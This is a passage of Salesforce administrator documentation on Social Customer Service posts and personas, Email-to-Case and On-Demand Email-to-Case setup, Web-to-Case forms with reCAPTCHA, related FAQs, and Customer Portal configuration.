USER PERMISSIONS

To install and deploy Social Studio for Salesforce:

- "Customize Application"

4. To manage posts without cases, select the posts you'd like to either create a case for or ignore and click **Create Case** and **Ignore** as appropriate.

   For example, an agent can ignore a Facebook post of "I love you guys!" as it does not warrant a case.

   If you are using the Social Customer Service Starter Pack, you can enable case moderation on the Social Accounts tab in Setup, see Set Up Social Customer Service on page 3053. To enable moderation through Social Studio see, Enable Moderation for Social Customer Service on page 3057.

5. If you have Approvals enabled, Social Posts tab has a `Social posts pending approval` list view that allows you to review multiple pending posts and approve or reject them as desired.

   Note: Once approvals are enabled, the Approve Posts and Reject Posts buttons remain on the Social Posts tab. However they don't work for inbound and posts not needing approval.

   Tip: If you approve a post from the Social posts pending approval list view and a system interruption, session timeout, or other unexpected issue prevents the post from being published on the intended social network, an error message displays on the individual case only, not on the list view. To help honor any commitments, your company may have regarding response times on social networks, after approving posts from the list view, we recommend checking the posts' statuses to ensure that they were sent successfully and don't need to be resent.

On the social post detail page you can:

- View, edit, and create the post's content and information.

  Note: The information varies depending on the social network the persona is from.

  Don't forget to click **Save** to save changes or create a post.
- If your organization has moderation enabled, you can create a case for a post or ignore it if it does not warrant a case.
- Delete the post in your Salesforce organization.

  Note: Social posts are not deleted when their parent record, usually a case, is deleted. Similarly, if a social post is associated with an account, contact, or lead through the polymorphic Who field, deleting any of those related records does not affect the social post.

You can reply to a social post from the case or lead feeds only, not the Social Posts tab.

SEE ALSO:

Manage Social Personas
Social Action Tips
Welcome to Social Customer Service
Complete Guide to Social Customer Service

Manage Social Personas

A social persona is a Salesforce object that represents a contact's profile on a social network such as Facebook, or Twitter.

Note: The Social Customer Service setup pages, the moderation and authorization pages, and the Reply action in the case feed are only available in Salesforce Classic.

The Social Personas tab or object is a collection of publicly available information about a person or company from Twitter or Facebook. A Persona is relative to the social network and there can be multiple personas attached to a single contact. You can edit or delete a persona but you can't manually create a social persona from Salesforce. The personas are created from public information on social networking sites. You can view and manage your social persona records like other records in Salesforce.

Note: Social persona fields many have maximum character lengths set by standard or custom Salesforce limits. For example, the first name field is limited to 40 characters. If a social persona with a first name longer than 40 characters is created from an inbound social post, the first name is truncated at the 40th character.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Social personas and posts are available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To install and deploy Social Studio for Salesforce:
- "Customize Application"

1. Click the **Social Personas** tab.
2. Optionally, select a view.

   The list defaults to those recently viewed. Select **All** in the `View` drop-down to show all social personas in your organization. You can also create a view to fit your needs.
3. Click the social handle you'd like to manage.

   If you selected a view, click **Edit** or **Del** (delete) as appropriate.

   Warning: If you delete a social persona through the Social Accounts and Contacts feature, all related social posts are also deleted.

On the social persona detail page you can:

- View and edit the contact's available information for that social network.

  Note: The information varies depending on the social network the persona is from.
- Delete the social persona from your organization.
- Create, edit, and delete social posts.
- View which social network created the persona, in the `Source App` field. This field is set on creation and is not updateable. Social Personas created prior to the Summer '15 release do not have this field.

Warning: There is no field level security and you can't control who can create, read, edit, or delete Social Personas. Anyone in your organization can see all the data on a Social Persona object.

SEE ALSO:

Manage Social Posts
Social Action Tips
Welcome to Social Customer Service
Complete Guide to Social Customer Service

SET UP AND MAINTAIN CUSTOMER SUPPORT TOOLS

Welcome, Support Administrators

This documentation is for administrators who want to set up Salesforce customer service and support features, also known as the Service Cloud. It's organized by tasks so that you can quickly find information about setting up features that solve support issues for your company. For example, information about setting up self-service websites is located in a section named Creating Web and Social Channels, rather than a section that includes the feature names, Customer Portal or Chatter Answers. However, you can search this documentation by keywords to find a feature name or support solution. Note that this documentation doesn't include many feature-specific concepts or overviews. For those, please refer to the documentation, *Support Your Customers*.

Together, *Set Up and Maintain Customer Support Tools* and *Support Your Customers* contain the information you need to set up and deliver customer service with Salesforce.

Setting Up Customer Channels

Creating Email Channels

Email-to-Case

Automatically turn emails from your customers into cases in Salesforce to track and resolve customer cases quickly.

There are two versions of Email-to-Case:

- Email-to-Case, which uses an agent on your machine
- On-Demand Email-to-Case, which uses Salesforce Apex email services

Each version supports a different business case.

Details	Email-to-Case	On-Demand Email-to-Case
Business case:	Keep email traffic *inside* your network's firewall and accept emails larger than 25 MB	Keep email traffic *outside* your network's firewall and refuse emails larger than 25 MB
Set up:	Requires you to download and install the Email-to-Case agent on your local machine to turn emails into cases	Requires you to set up Salesforce Apex email services to turn emails into cases
Maximum number of emails converted to cases each day:	2,500	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Email-to-Case and On-Demand Email-to-Case are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Details	Email-to-Case	On-Demand Email-to-Case
Email size limit, including header, message, and attachments:	Over 25 MB	Under 25 MB

SEE ALSO:

- Set Up Email-to-Case
- Set Up On-Demand Email-to-Case

Set Up Email-to-Case

Email-to-Case helps your company efficiently resolve and correspond with customer inquiries via email. Salesforce automatically creates cases and auto-populates case fields when customers send messages to the email addresses you specify.

Email-to-Case requires downloading the Email-to-Case agent. The Email-to-Case agent software allows you to keep all email traffic within your network's firewall and to accept emails larger than 25 MB from customers.

1. Download the Email-to-Case agent.
2. Install the agent behind your network's firewall.
3. Enable Email-to-Case and configure your Email-to-Case settings.
4. Configure your routing address settings to customize the way Salesforce handles your customer emails.
5. Test your email routing addresses by manually sending emails to them and verify that these emails convert to cases based on their routing address settings.
6. Add the email address that you configured to your company's support website. Customers can use this email address to submit cases to your support team.
7. Add the Emails related list to the Cases page layout.
8. Optionally, create email templates agents can use when replying to email. These templates can include merge fields that display information from the original email in the reply.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Email-to-Case is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions.

USER PERMISSIONS

To set up Email-to-Case:
- "Customize Application"

To enable Email-to-Case:
- "Modify All Data"

  AND

  "Customize Application"

SEE ALSO:

- Email-to-Case
- Create Text Email Templates
- Create HTML Email Templates
- Create Visualforce Email Templates

Enable and Configure Email-to-Case

Get your company ready to automatically turn incoming email messages into cases by enabling Email-to-Case and choosing the settings that fit your needs.

Note: Before you can enable and configure Email-to-Case, download and install the Email-to-Case agent onto your local machine. If you're using On-Demand Email-to-Case, then it's not necessary to download and install the Email-to-Case agent.

1. From Setup, enter *Email-to-Case* in the Quick Find box, then select **Email-to-Case**.
2. Click **Edit**.
3. Select Enable Email-to-Case.
4. Configure your Email-to-Case settings.
5. Click **Save**.

SEE ALSO:

- Email-to-Case
- Email-to-Case Settings
- Configure Routing Addresses for Email-to-Case and On-Demand Email-to-Case

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Email-to-Case:
- "Customize Application"

To enable Email-to-Case:
- "Modify All Data"

  AND

  "Customize Application"

Email-to-Case Settings

Configure your Email-to-Case settings to customize the way Salesforce handles and creates cases from incoming emails.

To access these settings, from Setup, enter *Email-to-Case* in the Quick Find box, then select **Email-to-Case**.

Email-to-Case Setting	Description
Enable Email-to-Case	Enables Salesforce to create cases from inbound emails.
Notify Case Owners on New Email	Allows case owners to automatically receive notifications of new emails for their existing cases. Email notifications assign a task to the case owner to respond to the new email. Responding to the email closes the task. To disable email notifications at any time, simply deselect the checkbox.
Enable HTML Email	Warns users before they view incoming HTML email content so that they can avoid opening potentially malicious HTML that could harm their computers. If this setting isn't selected, support agents see text instead of HTML in the email message detail pages. When agents reply to an email, the text version of the message is

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Email-to-Case Setting	Description
	copied to the email editor, instead of the HTML version.
`Insert Thread ID in the Email Subject`	Adds the thread ID to the subject of email. The thread ID is a unique number that identifies the organization and case associated with the outgoing email. It helps ensure that replies to the original email are associated with the correct case.
`Insert Thread ID in the Email Body`	Adds the thread ID to the body of email.
`Place User Signatures before Email Threads`	Adds the user signature after the reply, but before the email thread. If this setting isn't selected, the user signature is placed at the bottom of the email thread.

Use Unique Email Subject and Email Body IDs

Make sure the subject line and body of your outgoing emails are unique.

Warning: If the `Email Subject ID` and `Email Body Text ID` are the same, Email-to-Case creates an infinite loop of emails related to each case. If these settings are not selected, Email-to-Case eventually could stop accepting new emails.

To exclude the thread ID from email, deselect both the `Insert Thread ID in the Email Subject` and `Insert Thread ID in the Email Body` checkboxes. A new case is created when a support agent responds to an outbound case email.

SEE ALSO:

Email-to-Case

Set Up On-Demand Email-to-Case

On-Demand Email-to-Case helps your company efficiently resolve customer inquiries via email. Salesforce automatically creates cases and auto-populates case fields when customers send messages to email addresses you specify. On-Demand Email-to-Case lets you process customer emails up to 25 MB.

Unlike Email-to-Case, you don't need to download and install an agent to use On-Demand Email-to-Case.

1. Set the `Default Case Owner` and `Automated Case Owner` for your organization.
2. Enable and configure Email-to-Case.
3. Enable and configure On-Demand Email-to-Case.
4. Configure your routing address settings to customize the way Salesforce handles your customer emails.
5. Test your email routing addresses by manually sending emails to them and verify that these emails convert to cases based on their routing address settings.
6. Add the email address that you configured to your company's support website. Customers can use this email address to submit cases to your support team.
7. Add the Emails related list to the Cases page layout.

EDITIONS

Available in: Salesforce Classic

On-Demand Email-to-Case is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To set up On-Demand Email-to-Case:
- "Customize Application"

To enable On-Demand Email-to-Case:
- "Modify All Data"

8. Optionally, create email templates agents can use when replying to email. These templates can include merge fields that display information from the original email in the reply.

Note: On-Demand Email-to-Case automatically shortens email text to 32,000 characters. Contact Salesforce if you'd like this limit raised to 128,000 characters for your organization.

SEE ALSO:

Email-to-Case
Create Text Email Templates
Create HTML Email Templates
Create Visualforce Email Templates

Enable and Configure On-Demand Email-to-Case

Turn incoming emails into cases automatically without having to download and install software with On-Demand Email-to-Case.

Note: Before you enable On-Demand Email-to-Case, set the `Default Case Owner` and `Automated Case User` and enable and configure Email-to-Case.

1. From Setup, enter *`Email-to-Case`* in the `Quick Find` box, then select **Email-to-Case**.
2. Click **Edit**.
3. Select `Enable On-Demand Service`.
4. Select your `Over Email Rate Limit Action` and `Unauthorized Sender Action` settings based on how your company plans to use On-Demand Email-to-Case.
5. Click **Save**.

SEE ALSO:

Email-to-Case
Set Up On-Demand Email-to-Case
Routing Address Settings for Email-to-Case and On-Demand Email-to-Case

EDITIONS

Available in: Salesforce Classic and Lightning Experience

On-Demand Email-to-Case is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions.

USER PERMISSIONS

To set up On-Demand Email-to-Case:
- "Customize Application"

To enable On-Demand Email-to-Case:
- "Modify All Data"

  AND

  "Customize Application"

On-Demand Email-to-Case Settings

Use the On-Demand Email-to-Case settings to specify how Salesforce handles incoming email messages that are beyond your organization's daily processing limits or that come from unauthorized senders.

These settings are specific to On-Demand Email-to-Case. For more information about general Email-to-Case settings, see Email-to-Case Settings.

EDITIONS

Available in: Salesforce Classic

On-Demand Email-to-Case is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

On-Demand Email-to-Case Setting	Description
`Over Email Rate Limit Action`	Choose what On-Demand Email-to-Case does with email that surpasses your organization's daily email processing limit: • Bounce message—The email service returns the message to the sender or to the `Automated Case User` for On-Demand Email-to-Case, with a notification that explains why the message was rejected. • Discard message—The email service deletes the message without notifying the sender. • Requeue message—The email service queues the message for processing in the next 24 hours. If the message is not processed within 24 hours, the email service returns the message to the sender with a notification that explains why the message was rejected.
`Unauthorized Sender Action`	If you limited the email addresses and domains available for On-Demand Email-to-Case in the `Accept Email From` field, choose what happens to messages received from senders who are blocked: • Bounce message—The email service returns the message to the sender or to the `Automated Case User` for On-Demand Email-to-Case, with a notification that explains why the message was rejected. • Discard message—The email service deletes the message without notifying the sender.

Make sure the subject line and body of your outgoing emails are unique.

Warning: If the `Email Subject ID` and `Email Body Text ID` are the same, Email-to-Case creates an infinite loop of emails related to each case. If these settings are not selected, Email-to-Case eventually could stop accepting new emails.

SEE ALSO:

Email-to-Case

Configure Routing Addresses for Email-to-Case and On-Demand Email-to-Case

Set routing addresses to ensure that customer emails are handled correctly.

Before you set up routing addresses for Email-to-Case and On-Demand Email-to-Case, enable Email-to-Case and configure your Email-to-Case settings.

1. From Setup, enter *Email-to-Case* in the Quick Find box, then select **Email-to-Case**.
2. In the Routing Addresses list, click **New**.
3. Enter your routing address settings.
4. Click **Save**.
   A verification email is sent to the routing email address you provided.
5. Click the link in the verification email.
   A confirmation page opens in your web browser.
6. Click the link in the confirmation page to continue to Salesforce.

Configure your email system to forward case submissions to the email services address provided by Salesforce.

SEE ALSO:

Email-to-Case

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure routing addresses for Email-to-Case and On-Demand Email-to-Case:

- "Customize Application"

Routing Address Settings for Email-to-Case and On-Demand Email-to-Case

You can define your email routing address settings after you add and verify your email routing addresses for Email-to-Case and On-Demand Email-to-Case.

Setting	Description
Routing Name	The name for the routing address—for example, Gold Support or Standard Support.
Email Address	*Email-to-Case source only:* The inbound email address for this On-Demand Email-to-Case routing address. Emails sent to this address creates cases using the specified settings. The email address must be unique. Note that this is the email address to which you will provide a link on your company's support website.
Save Email Headers	*Email-to-Case source only:* Select this checkbox to save the email routing information associated with each email submitted as a case. Saving email routing information counts towards your organization's overall storage limit. To view email headers from an email converted to a case, see Working with Case Emails on page 2259.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Email-to-Case and On-Demand Email-to-Case are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

Setting	Description
`Accept Email From`	To limit the email addresses and domains available for On-Demand Email-to-Case, entering them in this field. Leave it blank to allow On-Demand Email-to-Case to receive email from any email address or domain.
`Create Task from Email`	*Email-to-Case source only:* Select this checkbox to automatically assign a task to the case owner when an email is submitted as a case. Assignment rules automatically assign owners to a case. However, if a case does not match assignment rule criteria, then the user in the `Default Case Owner` field on the Support Settings page is assigned to the case.
`Task Status`	*Email-to-Case source only:* Choose a status from this drop-down list with which to predefine the `Status` field on tasks automatically assigned to case owners when email is submitted as cases. This setting is only available if you selected the `Create Task from Email` checkbox.
`Case Owner`	The owner of the case, which can be either an individual user or a queue. Note: You can't delete a queue that a routing address refers to. Either delete the routing address, or edit the routing address settings to point to a different queue.
`Case Priority`	The priority assigned to cases created from emails sent to this email routing address.
`Case Origin`	The value assigned to the `Case Origin` field for email sent to this email routing address.

Note: The `Priority` and `Case Origin` fields auto-populate the case via the routing address settings when the routing address is included in either the `To`, `CC`, or `BCC` fields of an inbound email.

SEE ALSO:

Email-to-Case

Email-to-Case FAQ

- How can I prevent spam from becoming cases?
- Is there a size limit for attachments using Email-to-Case?

Is there a size limit for attachments using Email-to-Case?

Email attachments using On-Demand may be up to 25 MB. There is no attachment size limit when using the Email-to-Case agent.

SEE ALSO:

Email-to-Case FAQ

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Creating Web and Social Channels

Web Cases

Get Ready to Capture Cases with Web-to-Case

Gather customer support requests directly from your company's website and automatically generate up to 5,000 new cases a day with Web-to-Case. This can help your organization respond to customers faster, improving your support team's productivity.

Before you set up Web-to-Case:

- Create custom case fields, if needed.
- Create a default email template for the automated notification that will be sent to your customers when they submit a case.
- Create case queues if you wish to assign incoming cases to queues as well as to individual users.
- Customize Support settings on page 2713 to select the default owner of cases that don't meet the criteria in your assignment rule.
- Create an active case assignment rule to determine how web-generated cases are assigned to users or put into queues. If you do not set an active assignment rule, all web-generated cases are assigned to the default owner you specify in the Support Settings.

Next, you're ready to set up Web-to-Case on page 2419.

SEE ALSO:

Create Custom Fields
Manage Email Templates
Create Queues
Set Up Assignment Rules
Web-to-Case FAQ

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Web-to-Case:

- "Customize Application"

Set Up Web-to-Case

Gather customer support requests directly from your company's website and automatically generate up to 5,000 new cases a day with Web-to-Case. Setting up Web-to-Case involves enabling the feature, choosing settings, and adding the Web-to-Case form to your website.

Note: Before you start, review Get Ready to Capture Cases with Web-to-Case and Web-to-Case Notes and Limitations for information on prerequisites and things to consider as you set up Web-to-Case.

1. From Setup, enter *Web-to-Case* in the Quick Find box, then select **Web-to-Case**.
2. Select **Enable Web-to-Case**.
3. Choose a default case origin.
4. Select a default response template for automatically notifying customers that their case was created.

   If you set up response rules to use different email templates based on the information submitted, the default email template is used when no response rules apply. Leave this option blank if you do not wish to send emails when no response rules apply. This template must be marked as "Available for Use."
5. Select **Hide Record Information** to hide the record information in the email sent to customers if the case creation fails.
6. Enter an email signature if you'd like to use a different signature than the default.
7. Click **Save**.

After enabling and setting up Web-to-Case, generate the HTML code that your webmaster can put on your website so that customers can submit cases. To generate HTML code, see Generate Web-to-Case HTML Code .

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Web-to-Case:
- "Customize Application"

SEE ALSO:

Generate Web-to-Case HTML Code
Enable reCAPTCHA to Prevent Spam Cases
Set Up Customer Support
Web-to-Case FAQ

Generate Web-to-Case HTML Code

Generate HTML code that your webmaster can insert into your company's website to capture cases in a web form. Whenever someone submits information on any of those web pages, a case is created.

You must have Web-to-Case enabled.

1. From Setup, enter *Web-to-Case HTML Generator* in the Quick Find box, then select **Web-to-Case HTML Generator**.
2. Use the Add and Remove arrows to move fields between the Available Fields list and the Selected Fields list to select the fields to include on your Web-to-Case form. Use the Up and Down arrows to change the order of the fields on your form.

   For organizations using multiple currencies, add the Case Currency field to the HTML if you add any other currency amount fields, otherwise all amounts will be captured in your corporate currency. For organizations using record types on cases, select the Case Record Type field if you want users submitting Web-generated cases to select specific record types.
3. If your organization uses the Self-Service portal or the Customer Portal and you want Web-generated cases to be visible to users in these portals, select Visible in Self-Service Portal.
4. Specify the complete URL to which customers should be directed after they submit their information. For example, the URL can be for a "thank you" page or your company's home page.
5. If your organization uses the Translation Workbench or has renamed tabs, select the language for the form labels displayed on your Web-to-Case form. The source of your Web-to-Case form is always in your personal language.
6. Click **Generate**.
7. Copy the generated HTML code and provide it to your company's webmaster so he or she can incorporate it into your website.
8. Click **Finished**.

   Tip: Use a custom multi-select picklist to allow customers to report cases on several products at a time.

If you want to test the Web-to-Case form, add the line `<input type="hidden" name="debug" value="1">` to the code. This line redirects you to a debugging page when you submit the form. Don't forget to remove it before releasing the Web-to-Case page to your website.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Web-to-Case:
- "Customize Application"

SEE ALSO:

Set Up Web-to-Case

Enable reCAPTCHA to Prevent Spam Cases

Enable reCAPTCHA to Prevent Spam Cases

Enable reCAPTCHA in Web-to-Case to make it easy for customers to contact your company while making it difficult for spambots to waste service representatives' time.

Web-to-Case must be enabled to use reCAPTCHA for case submission.

The reCAPTCHA widget requires customers to select a checkbox successfully before they can create a case. Enabling spam filtering lets customer service agents focus on actual customer cases, and not on spam cases.

To use Google's reCAPTCHA service, go to the Google reCAPTCHA website and click **Get reCAPTCHA** to register your domain and receive a public and private key pair. Google reCAPTCHA is a resource leveraged by Salesforce to support its users and partners, and is not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.

EDITIONS

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure Web-to-Case
- "Customize Application"

1. From Setup, enter *Web-to-Case HTML Generator* in the Quick Find box, then select **Web-to-Case HTML Generator**.
2. Select **Enable Spam Filtering (Recommended)**.
3. Enter the key pair that you obtained from Google and registered on the Salesforce Platform. Use the lookup window to select a key that's already registered on the Salesforce Platform.
4. Ensure that the Enable Server Fallback setting is selected.

   If the Google reCAPTCHA server fails or goes offline and spam filtering isn't available, this setting allows all case traffic through. This setting is enabled by default and we recommend that you use it. If this setting is disabled and the Google reCAPTCHA server fails or goes offline, then case traffic might be lost.
5. Click **Generate**.
   Salesforce creates an HTML code that you can add to your website so that customers can create cases.
6. Add the HTML code to your website.

SEE ALSO:

Google reCAPTCHA

Generate Web-to-Case HTML Code

Web-to-Case Notes and Limitations

Learn more about how Web-to-Case works to be sure you set it up in the most effective way for your company.

Keep these considerations in mind as you decide how to set up Web-to-Case.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Whenever possible, Web-generated cases are automatically linked to the relevant contact and account based on the customer's email address.
- Salesforce runs field validation rules before creating records submitted via Web-to-Case and only creates records that have valid values. All universally required fields must have a value before a record can be created via Web-to-Case.
- The format for date and currency fields captured online is taken from your organization's default settings - `Default Locale` and `Currency Locale`.
- Salesforce doesn't support rich text area (RTA) fields on Web-to-Case forms. If you use RTA fields on your forms, any information entered in them is saved as plain text when the case is created.

- If your organization exceeds its daily Web-to-Case limit, the default case owner (specified in your Support Settings page) will receive an email containing the additional case information.

SEE ALSO:

Get Ready to Capture Cases with Web-to-Case

Set Up Web-to-Case

Web-to-Case FAQ

Web-to-Case FAQ

- What is the maximum number of web cases we can capture?
- Who owns new web-generated cases?
- How do I specify which information to capture?
- Can I capture cases from multiple web pages?
- How can our webmaster test the Web-to-Case page?
- What status and origin are assigned to Web-generated cases?
- How can I prevent spam from becoming cases?
- How can I be sure that cases won't be lost?

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

What is the maximum number of web cases we can capture?

In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, you can capture up to 5,000 cases in a 24–hour period. If your company generates more case requests than that, click **Help & Training** at the top of any page and select the My Cases tab to submit a request for a higher limit directly to Salesforce Customer Support.

When your organization reaches the 24–hour limit, Salesforce stores additional requests in a pending request queue that contains both Web-to-Case and Web-to-Lead requests. The requests are submitted when the limit refreshes. The pending request queue has a limit of 50,000 combined requests. If your organization reaches the pending request limit, additional requests are rejected and not queued. Your administrator receives email notifications for the first five rejected submissions. Contact Salesforce Customer Support to change your organization's pending request limit.

SEE ALSO:

Web-to-Case FAQ

Who owns new web-generated cases?

Your administrator can set an active case assignment rule to automatically assign web-generated cases to users or queues based on specific criteria in those cases. Cases that do not match any of the assignment rule criteria are assigned to the Default Case Owner specified in the Support Settings.

SEE ALSO:

Web-to-Case FAQ

How do I specify which information to capture?

When you generate the HTML for your company's website, you can choose which standard or custom case fields for which you want to gather information. You must create the custom case fields prior to generating the HTML code. From Setup, enter *Web-to-Case* in the Quick Find box, then select **Web-to-Case** to set up the feature and generate the HTML.

SEE ALSO:

Web-to-Case FAQ

Can I capture cases from multiple web pages?

Yes. Insert the generated HTML code into the web pages from which you want to capture cases. Whenever someone submits information on any of those web pages, a case will be created.

SEE ALSO:

Web-to-Case FAQ

How can our webmaster test the Web-to-Case page?

Add the following line to your Web-to-Case code if you want to see a debugging page when you submit the form. Don't forget to remove this line before releasing the Web-to-Case page on your website.

```
<input type="hidden" name="debug" value="1">
```

SEE ALSO:

Web-to-Case FAQ

What status and origin are assigned to Web-generated cases?

New Web cases are marked with the default status that your administrator selected from the Case Status picklist values. The default value for the Origin field is determined by your administrator when setting up Web-to-Case.

SEE ALSO:

Web-to-Case FAQ

How can I prevent spam from becoming cases?

You can limit spam through the following options:

- Create a black list rule to reject emails from specified IP addresses.
- Download spam filter apps from AppExchange.

SEE ALSO:

Email-to-Case FAQ

How can I be sure that cases won't be lost?

If your organization exceeds its daily Web-to-Case limit, the Default Case Owner (specified in the Support Settings) will receive an email containing the additional case information. If a new case cannot be generated due to errors in your Web-to-Case setup, Customer Support is notified so that we can assist you in correcting it.

If your organization is using On-Demand Email-to-Case, Salesforce ensures that your cases won't be lost if users submit them during a scheduled Salesforce downtime.

SEE ALSO:

Web-to-Case FAQ

How is the "Age" calculated in case reports?

The Age of an open case is the time that has elapsed from its creation to the present. The Age of a closed case is the elapsed time from its creation to the time it was closed. Case reports display a drop-down list labeled "Units" that lets you choose to view the Age in days, hours, or minutes.

SEE ALSO:

Case Fields

Web-to-Case FAQ

Customer Portals

Setting Up Your Customer Portal

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

A Salesforce Customer Portal provides an online support channel for your customers—allowing them to resolve their inquiries without contacting a customer service representative. With a Customer Portal, you can customize and deliver a visually stunning user interface to your customers, and use the following Salesforce features to help you and your customers succeed:

- Determine which pages and fields customers see with page layouts and field-level security
- Manage customers with profiles, permission sets, roles, and sharing rules
- Provide and organize documents via Salesforce CRM Content or the Documents tab
- Create a knowledge base for your customers using Salesforce Knowledge
- Allow customers to participate in Ideas communities.
- Display and collect data that is unique to your organization with custom objects
- Display custom s-controls and content from other websites via Web tabs
- Provide customized reports via the Reports tab

Note: High-volume portal users are available for customer portals or communities intended for many thousands to millions of users. See About High-Volume Portal Users on page 2460.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up and update the Customer Portal:

- "Customize Application"

Setting up your Customer Portal consists of the following steps:

1. Enable the Customer Portal.
2. Create one or more portals.

   For each portal:

   a. Configure the settings and communication templates.

      You can standardize the communication templates sent to the users of all your Customer Portals by clicking the **Set Default Email Templates for All Customer Portals** link on the Tools section of the Customer Portal Setup page. For more information, see Creating Multiple Customer Portals on page 2430.

      The Convert Portal User Access wizard automatically displays after the first time you save settings for your first portal, whether it is the Customer Portal or partner portal. You can use this wizard to help ensure that records and folders owned by Salesforce users are not shared with portal users.

   b. Customize the fonts and colors.

   c. Customize the available tabs and tab order.

   d. Configure portal languages.

3. Optionally, if available to your portal user licenses, you can enable Salesforce CRM Content, Ideas, Answers, Entitlement Management or Salesforce Knowledge as needed.
4. Create Customer Portal profiles.

   For each profile:

   a. Customize page layouts. See Customize Your Customer Portal Pages.

      For set up tips and general information about Salesforce Customer Portal pages, see Setup Tips and Considerations for Customer Portal Pages on page 2451.

   b. Customize list views.

      Customer Portal users can automatically see any list view with visibility settings marked `Visible to all users`. We recommend that you create specific list views on all objects accessible to portal users, and then assign portal users to only the list views you want them to view.

   c. Customize search layouts.

      The search layouts in your Salesforce organization are the same search layouts used in your Customer Portal. Verify that search layouts on objects accessible to portal users only include fields you want them to view in search results.

5. Set up workflow:

   a. Set up workflow rules or case assignment rules to automatically assign cases created by portal users to Salesforce users or queues by using the criteria `Current User: User Type contains Customer Portal`.

      For case assignment rules to work on the Customer Portal, select the `Select Case Assignment checkbox by default` checkbox on case page layouts assigned to portal profiles. Portal users cannot view these checkboxes on the Customer Portal. Note that assignment rules trigger when a case is created *and* when it is edited. To prevent cases from being automatically reassigned when edited by portal users, add a rule entry using the criteria `Current User: User Type contains Customer Portal` and select the `Do Not Reassign User` checkbox

   b. Create workflow alerts or case auto-response rules to automatically respond to portal users when they create a case on your portal.

6. Configure portal user access.

7. Grant high-volume portal users access to objects.
8. Optionally, enable single sign-on.
9. Enable login on each Customer Portal.
10. Add a link on your organization's website to the portal.

    Users can navigate to your Customer Portal after you copy the `Login URL` from your portal's settings and paste it into the HTML of your website. For more information, see Enable Customer Portal Login and Settings on page 2432.

11. Enable contacts to use your portal.

To learn more about implementing a Customer Portal, see Preparation for Setting Up Your Portal on page 2490.

Note: Contact Salesforce about activating a Customer Portal for your organization.

SEE ALSO:

- Customer Portal Setup Limits
- Creating Multiple Customer Portals
- Enable Single Sign-On for Portals
- Configuring Multilingual HTML Messages for Customer Portals
- Administrator setup guide: Salesforce Customer Portal Implementation Guide

What customer portals can I create with Salesforce?

Salesforce provides three ways to help you manage your customers. The following table briefly describes the differences between them:

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

	Chatter Answers	Salesforce Customer Portal	Self-Service Portal
Purpose	Provides customers with a Web Community to resolve their inquiries with other community members or by contacting a support agent	Provides customers with an online support channel to resolve their inquiries without contacting a support agent	Provides customers with an online support channel to resolve their inquiries without contacting a support agent
User Interface	Highly customizable via a point-and-click editor and Visualforce pages, as well as functionality from Salesforce features such as Answers, Customer Portal, Force.com Sites, and Salesforce Knowledge	Highly customizable via a point-and-click editor, as well as functionality similar to Salesforce such as permissions, custom objects, sharing rules, and Web tabs	Customizable via a cascading style sheet (CSS) or point-and-click editor
Supported Record Types	• Articles • Cases • Questions (answers)	• Activities • Assets • Cases • Documents • Solutions	• Cases • Solutions

	Chatter Answers	Salesforce Customer Portal	Self-Service Portal
		• Custom objects	
Quantity	Contact Salesforce for more information	Contact Salesforce for more information	One
Administrator Controls	• Customize the look and feel of the community • Moderate questions and answers • Generate usernames and passwords • Manage Customer Portal user information • Manage Customer Portal users via permissions, roles, and sharing rules	• Customize the look and feel of theCustomer Portal • Generate Customer Portal usernames and passwords • Manage Customer Portal user information • Manage Customer Portal users via permissions, roles, and sharing rules	• Generate Self-Service usernames and passwords • Manage Self-Service user information
